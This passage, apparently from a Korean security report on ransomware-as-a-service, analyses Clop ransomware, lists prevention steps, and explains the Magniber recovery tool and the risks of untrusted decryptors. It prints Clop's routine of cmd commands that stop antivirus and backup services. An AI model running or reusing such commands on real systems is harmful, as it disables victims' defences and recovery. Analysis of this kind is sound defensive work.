0002A8B0	BB 73 F5 88 FC 2D 2B 98 7A 31 0A 6C D4 C4 A7 64 »sð~ü-+"z1.1ÖÅsd
0002A8C0	0B D3 D6 DE 94 37 75 AB 01 B4 61 D4 5B 57 8C 3E .ÓÖP"7u«. aÔ[WC>
0002A8D0	4E E0 00 5E 35 C8 6F 6F 41 A8 E3 DD 4D E4 3E 2C Nå.~5ÉooA"äÝMä>,
0002A8E0	4F CA D6 BD D7 C6 B4 AD 14 7A 54 D4 D8 DA CE 96 OÈÖhixÆ'..zTÖØÜí-
0002A8F0	E3 4F 4D FE 52 8B 24 29 E6 5B 01 B6 99 A4 A6 A6 äOMpR<§)æ[.¶¶¶!!
0002A900	EF 30 CF B9 8B 7E 82 40 2E 1F 30 25 47 31 2A 10Í¹<~, @..0%G1*

[그림33] 기존 클롭 랜섬웨어_암호화된 파일 뒤에 추가된 대칭키³⁴

Offset(h)	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F	Decoded text
00000000	43 6C 6C 70 5E 5F 2D 5B 06 F0 AD BC 59 23 E1 C5 Clip^ [.Ó.Ý#åÅ	
00000010	2A 01 55 E9 67 4F 58 0C 56 AA A8 3E 3A 24 1B B7 * .UégOX.V"">:§..	
00000020	84 A3 91 D0 83 24 7F DF C5 0E 67 D8 6A 16 34 C8 „£·Df§.BÅ.gØj.4È	
00000030	38 2B 62 68 6B 42 98 60 8C 57 CF 3A CE 85 AC 1E 8+bhkB~ŒWI:Í..	
00000040	2C F0 C2 EB E4 C5 B8 5A 34 EB 61 DA 14 F6 03 05 ,ôåëå, Z4ëaÜ.ó..	
00000050	4E 7E 4A 05 EB 7F 00 FC 16 28 14 10 92 2F 1F 30 N~J..ë..ü.(.."/.0	
00000060	EA E3 C5 0A 7F 49 6C 13 B8 22 55 EF AA 4E 60 7C èå..Il., "Ui*N"	
00000070	BE 4D 82 50 DC 10 EB 1C 8A 03 07 4D 87 64 67 B7 `M, PÜ.ë.S..M#dg. tž.ó-.	
00000080	A0 74 9E 11 F3 96 18	

[그림34] 최근 발견된 클롭 랜섬웨어_.Clip 파일에 시그니처와 대칭키 저장³⁵

또한 다른 프로세스들을 종료시키는 루틴과 볼륨 세도우 카피 (윈도우 내장 기능으로 특정한 시각에 폴더, 파일 또는 볼륨의 복사본을 저장해둔 것)를 삭제하는 루틴이 사라졌다. 하지만 마치 대신하여 프로세스 종료 루틴을 전담하는 듯한, 기존 루틴과 같은 인증서를 가진 파일의 존재가 확인되었다. 이를 통해 랜섬웨어 바이너리 자체가 아닌 추가 파일에서 해당 기능을 담당하는 형태로 바뀌었을 것이라는 걸 추정할 수 있다.

³⁴ 유통 대기업 A 사 공격 클롭 랜섬웨어 분석보고서 공개. (2021).

<https://www.ahnlab.com/kr/site/securityinfo/secunews/secuNewsView.do?seq=29823>


³⁵ 유통 대기업 A 사 공격 클롭 랜섬웨어 분석보고서 공개. (2021).

<https://www.ahnlab.com/kr/site/securityinfo/secunews/secuNewsView.do?seq=29823>

```

ShellExecuteA(0, 0, "cmd", "/C net stop McAfeeEngineService /y", 0, 0);
ShellExecuteA(0, 0, "cmd", "/C taskkill /IM dbsnmp.exe /f", 0, 0);
ShellExecuteA(0, 0, "cmd", "/C net stop \"Symantec System Recovery\" /y", 0, 0);
ShellExecuteA(0, 0, "cmd", "/C net stop NetMsmqActivator /y", 0, 0);
ShellExecuteA(0, 0, "cmd", "/C taskkill /IM steam.exe /f", 0, 0);
ShellExecuteA(0, 0, "cmd", "/C net stop MSExchangeMGMT /y", 0, 0);
ShellExecuteA(0, 0, "cmd", "/C net stop SepMasterService /y", 0, 0);
ShellExecuteA(0, 0, "cmd", "/C taskkill /IM PNTMon.exe /f", 0, 0);
ShellExecuteA(0, 0, "cmd", "/C net stop tmlisten /y", 0, 0);
ShellExecuteA(0, 0, "cmd", "/C net stop BackupExecDeviceMediaService /y", 0, 0);
ShellExecuteA(0, 0, "cmd", "/C net stop ShMonitor /y", 0, 0);
ShellExecuteA(0, 0, "cmd", "/C taskkill /IM dbeng50.exe /f", 0, 0);
ShellExecuteA(0, 0, "cmd", "/C net stop VeeamRESTSvc /y", 0, 0);
ShellExecuteA(0, 0, "cmd", "/C net stop BackupExecSSProvider /y", 0, 0);
ShellExecuteA(0, 0, "cmd", "/C net stop MsDtsServer /y", 0, 0);
ShellExecuteA(0, 0, "cmd", "/C net stop VeeamDeploySvc /y", 0, 0);
ShellExecuteA(0, 0, "cmd", "/C taskkill /IM powerpnt.exe /f", 0, 0);
ShellExecuteA(0, 0, "cmd", "/C net stop SQLAgent$PROD /y", 0, 0);
ShellExecuteA(0, 0, "cmd", "/C net stop \\Sophos Message Router\\ /y", 0, 0);
ShellExecuteA(0, 0, "cmd", "/C net stop McShield /y", 0, 0);
ShellExecuteA(0, 0, "cmd", "/C net stop BackupExecJobEngine /y", 0, 0);
ShellExecuteA(0, 0, "cmd", "/C net stop swl_filter /y", 0, 0);
ShellExecuteA(0, 0, "cmd", "/C net stop \\\"Sophos AutoUpdate Service\\ /y", 0, 0);
ShellExecuteA(0, 0, "cmd", "/C net stop \\\"Sophos MCS Agent\\ /y", 0, 0);
ShellExecuteA(0, 0, "cmd", "/C net stop MsDtsServer100 /y", 0, 0);

```

[그림35] 프로세스 종료 기능을 가진 파일 발견³⁶[그림36] 정보 유출 혐의 내용이 포함된 랜섬노트³⁷

랜섬노트의 경우 2019년까지는 내용에 큰 변화가 없었다. 단지 파일들이 암호화되었다는 점을 알리는 내용과 공격자의 이메일 연락처 및 주의 사항이 주요 내용이었다. 하지만 2020년 10월 즈음부터 확인된 클룹 랜섬웨어들은 이 외에도 기업의 민감한 데이터를 딥웹에 공개하겠다는 협박성 내용을 포함하기 시작했다.

³⁶ 유통 대기업 A 사 공격 클룹 랜섬웨어 분석보고서 공개. (2021).

<https://www.ahnlab.com/kr/site/securityinfo/secunews/secuNewsView.do?seq=29823>

³⁷ 유통 대기업 A 사 공격 클룹 랜섬웨어 분석보고서 공개. (2021).

<https://www.ahnlab.com/kr/site/securityinfo/secunews/secuNewsView.do?seq=29823>

03 | 예방법

- ① 중요 데이터 정기적으로 백업하기 (별도의 저장 공간에)
- ② 신뢰 가능한 정품 소프트웨어 사용하기
- ③ 모든 소프트웨어는 최신 버전으로 업데이트하여 사용하기
- ④ 백신(화이트리스트) 소프트웨어를 설치하고 주기적으로 업데이트하기
- ⑤ 발신자(출처)가 불분명한 메일의 첨부파일, URL 링크 실행하지 않기
- ⑥ 파일 다운로드 및 실행 주의하기
- ⑦ 공유 폴더 안전하게 관리하기
- ⑧ 광고 차단 프로그램 사용하기
- ⑨ 브라우저 플러그인 비활성화하기
- ⑩ 보안 브라우저 사용하기
- ⑪ 무료로 제공되는 앱 조심하기
- ⑫ 윈도우에서 제공하는 파워 쉘 스크립트 블록 로깅 활성화해 놓기
- ⑬ 해당 소프트웨어가 무엇인지, 어떤 기능을 하는지 정확히 알지 못할 경우, 소프트웨어에 관리 권한을 부여하지 않기

랜섬웨어 감염 시 대응방안

시중에는 랜섬웨어 무료 복구툴이라 하는 여러 자료들이 있다. 만약 랜섬웨어에 감염되어 급히 복구를 시도해봐야 한다면 복구툴 사용과 관련해 알아둬야 할 사항들에 대해 알아보도록 하겠다.

01 | 안랩 복구툴 사용방법

안랩 복구툴 중에서도 매그니베르에 대한 복구툴을 기준으로 사용방법에 대해 알아보겠다. 아래는 안랩 복구툴로 복구가 가능한 매그니베르의 확장자 목록이다.

복구가능 확장자	키	벡터
kympzmzw	Jg5jU6J89CUf9C55	i9w97ywz50w59RQY
owxpzylj	u4p819wh1464r6J9	mbfRHUIbKJJ7024P
prueitfik	EV8n879gAC6080r6	Z123yA89q3m063V9
rwighmoz	BF16W5aDYzi751NB	B33hQK9E6Sc7P69B
bnxzoucsx	E88SzQ33TRi0P9g6	Bo3AIJyWc7iuOp91
tzdbkjry	n9p2n9lo32Br75pN	ir922Y7f83bb7G12
iuoqetgb	QEsn9KZXSp61P956	IM174P1e6J24
...

[그림37] 안랩 복구 가능 확장자 목록³⁸

더 많은 확장자 목록은 안랩 사이트 (<https://asec.ahnlab.com/ko/1125/>) 참고

복구툴에서 복구가 가능한 형태는 README 이름의 랜섬노트를 갖는 Magniber 랜섬웨어이다.




[그림38] 안랩 복구툴 정보³⁹

³⁸ Magniber 복구 가능 확장자 목록. (2018). <https://asec.ahnlab.com/ko/1125/>


³⁹ 좌절 금지! 매그니베르 랜섬웨어 무료 복구툴 확인하세요. (2018). <https://www.ahnlab.com/kr/site/securityinfo/secunews/secuNewsView.do?seq=27312>

① 복구 시 사용되는 키 정보 중, 벡터 값 확인 (붉은색 표시부분)




[그림39] 매그니베르 랜섬웨어 랜섬노트 파일⁴⁰

② 압축파일 속 Run_Me.bat 파일을 메모장에서 열고, 확장자/키/벡터 값을 기록하여 저장



[그림40] Run_Me.bat 파일 내부⁴¹

③ Run_Me.bat 파일을 관리자 권한으로 실행



[그림41] Run_Me.bat 파일 실행⁴²

⁴⁰ Magniber 복구 가능 확장자 목록. (2018). <https://asec.ahnlab.com/ko/1125/>

⁴¹ Magniber 복구 가능 확장자 목록. (2018). <https://asec.ahnlab.com/ko/1125/>

⁴² Magniber 복구 가능 확장자 목록. (2018). <https://asec.ahnlab.com/ko/1125/>

02 | 복구툴 자체의 안전성


1) 출처가 불분명한 복구툴

출처가 불분명하다는 것은 즉 해당 툴을 출시한 회사명이 기재되어 있지 않은 복구툴을 의미한다. 아래 예시는 블로그에서 별도의 출처 없이 배포중인 cerber 복구툴이다.



[그림 42] 블로그에서 무료 배포중인 복구툴

다운받아보니 아무것도 하지 않았음에도 Gen: variant.razy악성코드가 발견되었고,



[그림 43] 알약을 통한 악성코드 제거

재부팅을 통해 완전히 제거하자 다운받았던 해당 파일이 완전히 없어져 있었다. 이는 즉 자체가 악성코드 파일이었던 것으로 판단되고, 이를 통해 출처가 불분명한 복구툴의 경우 오히려 다른 악성 프로그램에 감염될 가능성이 있다는 것을 알 수 있다.

2) 정식 회사에서 출시한 복구툴

정식 회사의 복구툴이라 함은 ahnlab, kaspersky, 이스트시큐리티(estsecuriy) 등 공식적인 보안 그룹에서 출시한 복구툴을 뜻한다. 위와 같이 랜섬웨어 복구툴을 쉽게 찾아낼 수 있는 사이트 대부분에서 여러 복구툴을 다운받아보았는데, 그 중 특별히 보안상의 문제가 있는 파일은 없었다. 이를 통해 출처가 명확하고, 그 출처인 업체의 신뢰성이 보장된다면 해당 복구툴 자체로 인해 큰 문제가 일어나진 않을 것이라고 예상한다.

노모어랜섬 사이트는 2016년 7월에 4개의 기관에 의해 시작되었습니다 :



[그림 44] 노모어랜섬 사이트

또한 복구툴 사이트 중 노모어랜섬(No more ransom)는 주목할 만하다. 노모어랜섬 프로젝트는 위와 같은 기관들에 의해 시작되었으며 avast, kisa와 같은 기업부터 수많은 EU기관, 세계 법 집행기관, 세계 공공/민간 기관의 지원을 받아 현재까지 진행되고 있다. 보안 업체에서 제작해낸 복구툴들을 모아두는 역할도 하기 때문에 그 자료량도 많고 안전성도 보장된다고 볼 수 있다.

▶ 성공적으로 복구될 가능성은 어느 정도일까?

무사히 복구툴을 다운받기만 한다면 해당 복구툴을 통한 복구가 무조건 가능할까? 물론 무사히 복구될 수도 있지만, 다음과 같은 이유로 복구툴이 항상 성공적으로 작동하지는 않는다는 결론을 내렸다. (단, 기본적으로 감염 파일과 복구툴의 랜섬웨어 종류가 일치하다는 전제 하에)

1) 감염된 랜섬웨어와 구한 복구툴의 버전이 다를 경우

The screenshot shows a news article from Trend Micro's website. The title is "Cerber Version 6 Shows How Far the Ransomware Has Come". The article discusses the latest version of Cerber ransomware, mentioning its multipart arrival vectors, refashioned file encryption routines, and defense mechanisms. It was written by Gilbert Sapon and Alfredo Oliveira on May 02, 2017, with a read time of 6 min (1729 words). There are social sharing icons at the bottom.

[그림 45] 캐르베르 v6의 등장

랜섬웨어들은 늘 진화한다. Ver1, ver2… 계속해서 새로운 버전이 제작&유포되곤 한다. 예를 들어 cerber 랜섬웨어의 경우 버전6까지 등장했다. (이후의 버전에 대해선 자료가 없으나 magniber 진화 이전에 6보다 상위 버전이 있었을 수도 있음)



[그림 46] 케르베르 v1 복구툴

반면 복구툴은 버전 1만이 존재했다. 위의 노모어랜섬 사이트 자료뿐만 아니라 일반적인 검색을 통해 얻을 수 있는 복구툴 파일은 모두 마찬가지였다. 이와 같이 감염된 랜섬웨어와 보유한 복구툴의 버전이 다르다면, 복구 작업이 이루어지지 않을 것이다.

2) 버전이 일치하더라도 감염된 랜섬웨어의 복호화 키가 아직 등록되지 않은 경우

랜섬웨어 복구툴 제작의 기본원리는, 해당 종류 랜섬웨어의 해커가 체포되면서 얻은 복호화 키를 이용하는 것이다. 크게는 같은 종류라 할지라도 복호화 키는 각각 다르기 마련이고, 따라서 만약 감염된 랜섬웨어의 복호화 키 정보가 복구툴에 기록되어 있지 않은 경우 버전은 같더라도 복구가 불가능할 것이다.

마치며

1989년, 최초의 랜섬웨어가 발견된 이후 약 30년 동안 랜섬웨어는 퇴화하긴커녕 꾸준히 진화해왔다. 여전히 랜섬웨어에 대한 위험성은 심각한데, 최근에는 서비스형 랜섬웨어가 나타나기 시작하면서 랜섬웨어에 대해 아무 지식이 없는 일반인들도 돈만 있다면 랜섬웨어를 구매해 공격자가 될 수 있어졌고, 마치 기업과 같은 해커 조직들이 나타나 체계적이고 치밀하게 랜섬웨어를 유포시키고 있어 상황이 더욱 악화되는 중이다. 이러한 위험성과 심각성을 서비스형 랜섬웨어에 대해 모르는 많은 사람들에게 알리고 싶었다. 또한, 이를 통해 정기적인 백업의 중요성과 주기적인 소프트웨어 업데이트의 필요성에 대한 경각심을 높이고 싶었다. 많은 사람들이 서비스형 랜섬웨어에 대한 지식을 갖춰 올바르게 대비 및 예방할 수 있기를 바란다.

참고자료

- [1] 잘 팔리는 랜섬웨어… "2/3가 RaaS". (2021). <https://zdnet.co.kr/view/?no=20210305171145>.
- [2] [CSRC@KAIST 차세대보안R&D리포트] 랜섬웨어의 어제와 오늘 .(2021).
[https://www.boannews.com/media/view.asp?idx=96253&kind=.](https://www.boannews.com/media/view.asp?idx=96253&kind=)
- [3] 랜섬웨어aaS, 그 종류와 대응 방안. (2016). <https://www.ciokorea.com/news/32459>.
- [4] 랜섬웨어의 동향과 서비스형 Conti의 동작원리. CSRC Weblog . (2021).
<https://csrc.kaist.ac.kr/blog/2021/03/29/%EB%9E%9C%EC%84%AC%EC%9B%A8%EC%96%B4%EC%9D%98-%EB%8F%99%ED%96%A5%EA%B3%BC-%EC%84%9C%EB%B9%84%EC%8A%A4%ED%98%95-conti-%EB%8F%99%EC%9E%91-%EC%9B%90%EB%A6%AC-%EC%82%B4%ED%8E%B4%EB%B3%B4%EA%B8%B0/>.
- [5] [IT열쇳말] 서비스형 랜섬웨어(RaaS) . (2017). <https://www.bloter.net/newsView/blt201708170001>.
- [6] 악성코드 정보 . (2017).
<https://www.ahnlab.com/kr/site/securityinfo/asec/asecCodeView.do?tabGubun=1&virusSeq=35069>.
- [7] [Vol.83] 11월 주요 보안 이슈 . (2016).
<https://www.ahnlab.com/kr/site/securityinfo/asec/asecView.do?groupCode=VNI001&seq=25900>.
- [8] [Vol.81] 9월 주요 보안 이슈 . (2016).
<https://www.ahnlab.com/kr/site/securityinfo/asec/asecView.do?groupCode=VNI001&seq=25631>.
- [9] Cerber. <https://namu.wiki/w/Cerber>.
- [10] ASEC 대응팀. (2017). 최신 랜섬웨어 동향 보고서. n.p.: ahnlab.
- [11] 지옥 지키는 '케르베로스'보다 악명 높은 '케르베르'. (2016).
https://www.ahnlab.com/kr/site/securityinfo/secunews/secuNewsView.do?menu_dist=2&seq=25518.
- [12] 한국 괴롭힌 랜섬웨어 7개 피해금액 집계했더니... '케르베르' 1위 . (2019).
[https://www.boannews.com/media/view.asp?idx=81410&kind=.](https://www.boannews.com/media/view.asp?idx=81410&kind=)
- [13] Cerber Ransomware . (2021).
<https://www.pcrisk.com/removal-guides/9842-cerber-ransomware>.
- [14] 케르베르(Cerber) 랜섬웨어 . (2017).
<https://story.malwares.com/95>.
- [15] 다크사이드 랜섬웨어의 동작방식과 배후 . (2021).
<https://www.itworld.co.kr/insight/194139>.
- [16] 미국 연료망 마비시킨 랜섬웨어 공격자, 다크사이드는 누구인가 . (2021).
<https://www.boannews.com/media/view.asp?idx=97458>.


- [17] 소만사 악성코드 분석센터. (2021). 다크사이드 랜섬웨어 분석. n.p.: 소만사.
- [18] EMSISOFT 랜섬웨어 다크사이드에 관한 이야기 . (2021).
<https://blog.avastkorea.com/1407.avastkorea>.
- [19] DARKSIDE 랜섬웨어를 이용한 공격 분석 - Ransomware as a Service 위협의 실제 피해치기 . (2021).
<https://blog.naver.com/PostView.nhn?blogId=fireeyekorea&logNo=222348500800&redirect=Dlog&widgetTypeCall=true&directAccess=false.FireEye>.
- [20] 소만사, 美 최대 송유관 마비시킨 '다크사이드 랜섬웨어' 분석보고서 발간 . (2021).
<https://www.dailysecu.com/news/articleView.html?idxno=125014>.
- [21] 사이버 위협 동향보고서(2021년 상반기) . (2021).
https://www.boho.or.kr/data/reportView.do?bulletin_writing_sequence=36146.
- [22] 랜섬웨어 복구 방법과 예방 방법 . (2017).
<https://m.blog.naver.com/imagine0716/221008087831>.
- [23] 파일 암호화 악성코드 랜섬웨어의 동작 방식과 제거 방법 . (2020).
<https://www.itworld.co.kr/news/156457>.
- [24] 멀버타이징(Malvertising)과 Exploit-Kit . (2018).
<https://m.blog.naver.com/PostView.nhn?blogId=aepkoreanet&logNo=221276270428&proxyReferer=https%3A%2F%2Fwww.google.co.kr%2F>.
- [25] KISA. (2021). 2021년 상반기 사이버 위협 동향 보고서. n.p.: KISA.
- [26] "인터넷만 끄면 해결?" 랜섬웨어 생초보를 위한 10문10답 . (2017).
<https://www.ddaily.co.kr/news/article/?no=155943>.
- [27] 네트워크 전파 기능이 추가된 Satan 랜섬웨어 감염 주의 . (2018).
<https://isarc.tachyonlab.com/1673>.
- [28] 랜섬웨어 감염 시 네트워크 드라이브(NAS, 파일 서버) 내 파일 보호 방법 . (2021).
<https://hummingbird.tistory.com/6848>.
- [29] 랜섬웨어 대응, 누구나 쉽게 할 수 있다 . (2017). <https://it.donga.com/26388/>.
- [30] 클롭(CLOP) 랜섬웨어란? . (2020). <http://blog.plura.io/?p=13177>.
- [31] 2020년 4분기 랜섬웨어 동향 보고서 . (2021). <https://isarc.tachyonlab.com/3665>.
- [32] CLOP 랜섬웨어 공격 보고서 . (2020).
[http://download.ahnlab.com/kr/site/library/\[Analysis_Report\]CLOP_Ransomware.pdf](http://download.ahnlab.com/kr/site/library/[Analysis_Report]CLOP_Ransomware.pdf).
- [33] 잠잠했던 '매그니베르' 랜섬웨어, 파일리스 형태로 재등장...피해속출 . (2018).
<https://www.etnews.com/20180608000085>.
- [34] 안랩, '매그니베르 랜섬웨어' 주의보… 영화 불법 다운로드 사이트 활개 . (2020).
<http://www.viva100.com/main/view.php?key=20200302010000443>.

- [35] '마이랜섬'랜섬웨어 피해 예방을 위한 보안 강화 권고 . (2017).
https://www.krcert.or.kr/data/secNoticeView.do?bulletin_writing_sequence=26761&queryString=cGFnZT0xJnNvcnRfY29kZT0mc2VhcmNoX3NvcnQ9dGl0bGVfbmFtZSzzZWFnY2hfd29yZD0.
- [36] 매그니베르(Magniber) 신버전 랜섬웨어 감염시 대처법 정리 . (2020).
<https://easygoingway.tistory.com/234>.
- [37] Magniber 복구 가능 확장자 목록 . (2018). <https://asec.ahnlab.com/ko/1125/>.
- [38] Magniber 랜섬웨어 복구툴 (확장자 별 키 정보) . (2018). <https://asec.ahnlab.com/ko/1124/>.
- [39] 좌절 금지! 매그니베르 랜섬웨어 무료 복구툴 확인하세요 . (2018).
<https://www.ahnlab.com/kr/site/securityinfo/secunews/secuNewsView.do?seq=27312>.
- [40] 매그니베르 특징과 복구하는 방식 . (2021). <https://m.blog.naver.com/qqwerd12/222318817221>.
- [41] 매그니베르 랜섬웨어 나름분석(비용 안들이고) . (2019).
<https://kgu3405.tistory.com/entry/%EB%A7%A4%EA%B7%B8%EB%8B%88%EB%B2%A0%EB%A5%BC-%EB%9E%9C%EC%84%AC%EC%9B%A8%EC%96%BC>.
- [42] 매그니베르 랜섬웨어 취약점 변경 (CVE-2021-40444) . (2021).
<https://asec.ahnlab.com/ko/27100/>.
- [43] 악성코드 폭탄! 매그니튜드 익스플로잇 키 유포 주의 . (2014).
